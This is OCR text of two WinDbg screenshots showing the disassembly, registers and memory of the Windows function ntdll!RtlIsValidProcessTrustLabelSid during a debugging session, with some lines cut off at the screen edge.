

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cbcc6c8 cc int 3
00007ffe`0cbcc6c9 cc int 3
00007ffe`0cbcc6ca cc int 3
00007ffe`0cbcc6cb cc int 3
00007ffe`0cbcc6cc cc int 3
00007ffe`0cbcc6cd cc int 3
00007ffe`0cbcc6ce cc int 3
00007ffe`0cbcc6cf cc int 3
ntdll!RtlIsValidProcessTrustLabelSid:
00007ffe`0cbcc6d0 4883ec18 sub rsp,18h
00007ffe`0cbcc6d4 488b05e51d1200 mov rax,qword ptr [ntdll!_security_cookie
00007ffe`0cbcc6db 4833c4 xor rax,rsp
00007ffe`0cbcc6de 4889442408 mov qword ptr [rsp+8],rax
00007ffe`0cbcc6e3 4533c0 xor r8d,r8d
00007ffe`0cbcc6e6 66c74424040013 mov word ptr [rsp+4],1300h ss:00000064`16aff
00007ffe`0cbcc6ed 80790102 cmp byte ptr [rcx+1],2
00007ffe`0cbcc6f1 44890424 mov dword ptr [rsp],r8d
00007ffe`0cbcc6f5 753c jne ntdll!RtlIsValidProcessTrustLabelSid+0x
00007ffe`0cbcc6f7 803901 cmp byte ptr [rcx],1
00007ffe`0cbcc6fa 7537 jne ntdll!RtlIsValidProcessTrustLabelSid+0x
00007ffe`0cbcc6fc 8b5102 mov edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0 sub edx,r8d
00007ffe`0cbcc702 750b jne ntdll!RtlIsValidProcessTrustLabelSid+0x
00007ffe`0cbcc704 0fb75106 movzx edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404 movzx eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0 sub edx,eax
00007ffe`0cbcc70f 85d2 test edx,edx
00007ffe`0cbcc711 7520 jne ntdll!RtlIsValidProcessTrustLabelSid+0x
00007ffe`0cbcc713 44394108 cmp dword ptr [rcx+8],r8d
Registers
Customize...
Reg Value
rax 34041ff24e16
rcx 6416affa10
rdx 0
rbx 0
rsp 6416aff928
rbp 0
rsi 0
rdi 0
r8 0
r9 6416affa10
Memory
Virtual:
Previous
Next
Display format:
00000064`16aff928 0000000000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM



C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cbcc6c9 cc int 3
00007ffe`0cbcc6ca cc int 3
00007ffe`0cbcc6cb cc int 3
00007ffe`0cbcc6cc cc int 3
00007ffe`0cbcc6cd cc int 3
00007ffe`0cbcc6ce cc int 3
00007ffe`0cbcc6cf cc int 3
ntdll!RtlIsValidProcessTrustLabelSid:
00007ffe`0cbcc6d0 4883ec18 sub rsp,18h
00007ffe`0cbcc6d4 488b05e51d1200 mov rax,qword ptr [ntdll!_security_cookie (
00007ffe`0cbcc6db 4833c4 xor rax,rsp
00007ffe`0cbcc6de 4889442408 mov qword ptr [rsp+8],rax
00007ffe`0cbcc6e3 4533c0 xor r8d,r8d
00007ffe`0cbcc6e6 66c74424040013 mov word ptr [rsp+4],1300h
00007ffe`0cbcc6ed 80790102 cmp byte ptr [rcx+1],2 ds:00000064`16affa11=
00007ffe`0cbcc6f1 44890424 mov dword ptr [rsp],r8d
00007ffe`0cbcc6f5 753c jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6f7 803901 cmp byte ptr [rcx],1
00007ffe`0cbcc6fa 7537 jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc 8b5102 mov edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0 sub edx,r8d
00007ffe`0cbcc702 750b jne ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106 movzx edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404 movzx eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0 sub edx,eax
00007ffe`0cbcc70f 85d2 test edx,edx
00007ffe`0cbcc711 7520 jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc713 44394108 cmp dword ptr [rcx+8],r8d
00007ffe`0cbcc717 7414 je ntdll!RtlIsValidProcessTrustLabelSid+0x5
Registers
Customize...
Reg Value
rax 34041ff24e16
rcx 6416affa10
rdx 0
rbx 0
rsp 6416aff928
rbp 0
rsi 0
rdi 0
r8 0
r9 6416affa10
Memory
Virtual:
Previous
Next
Display format:
Quad Hex
00000064`16aff928 0000130000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM

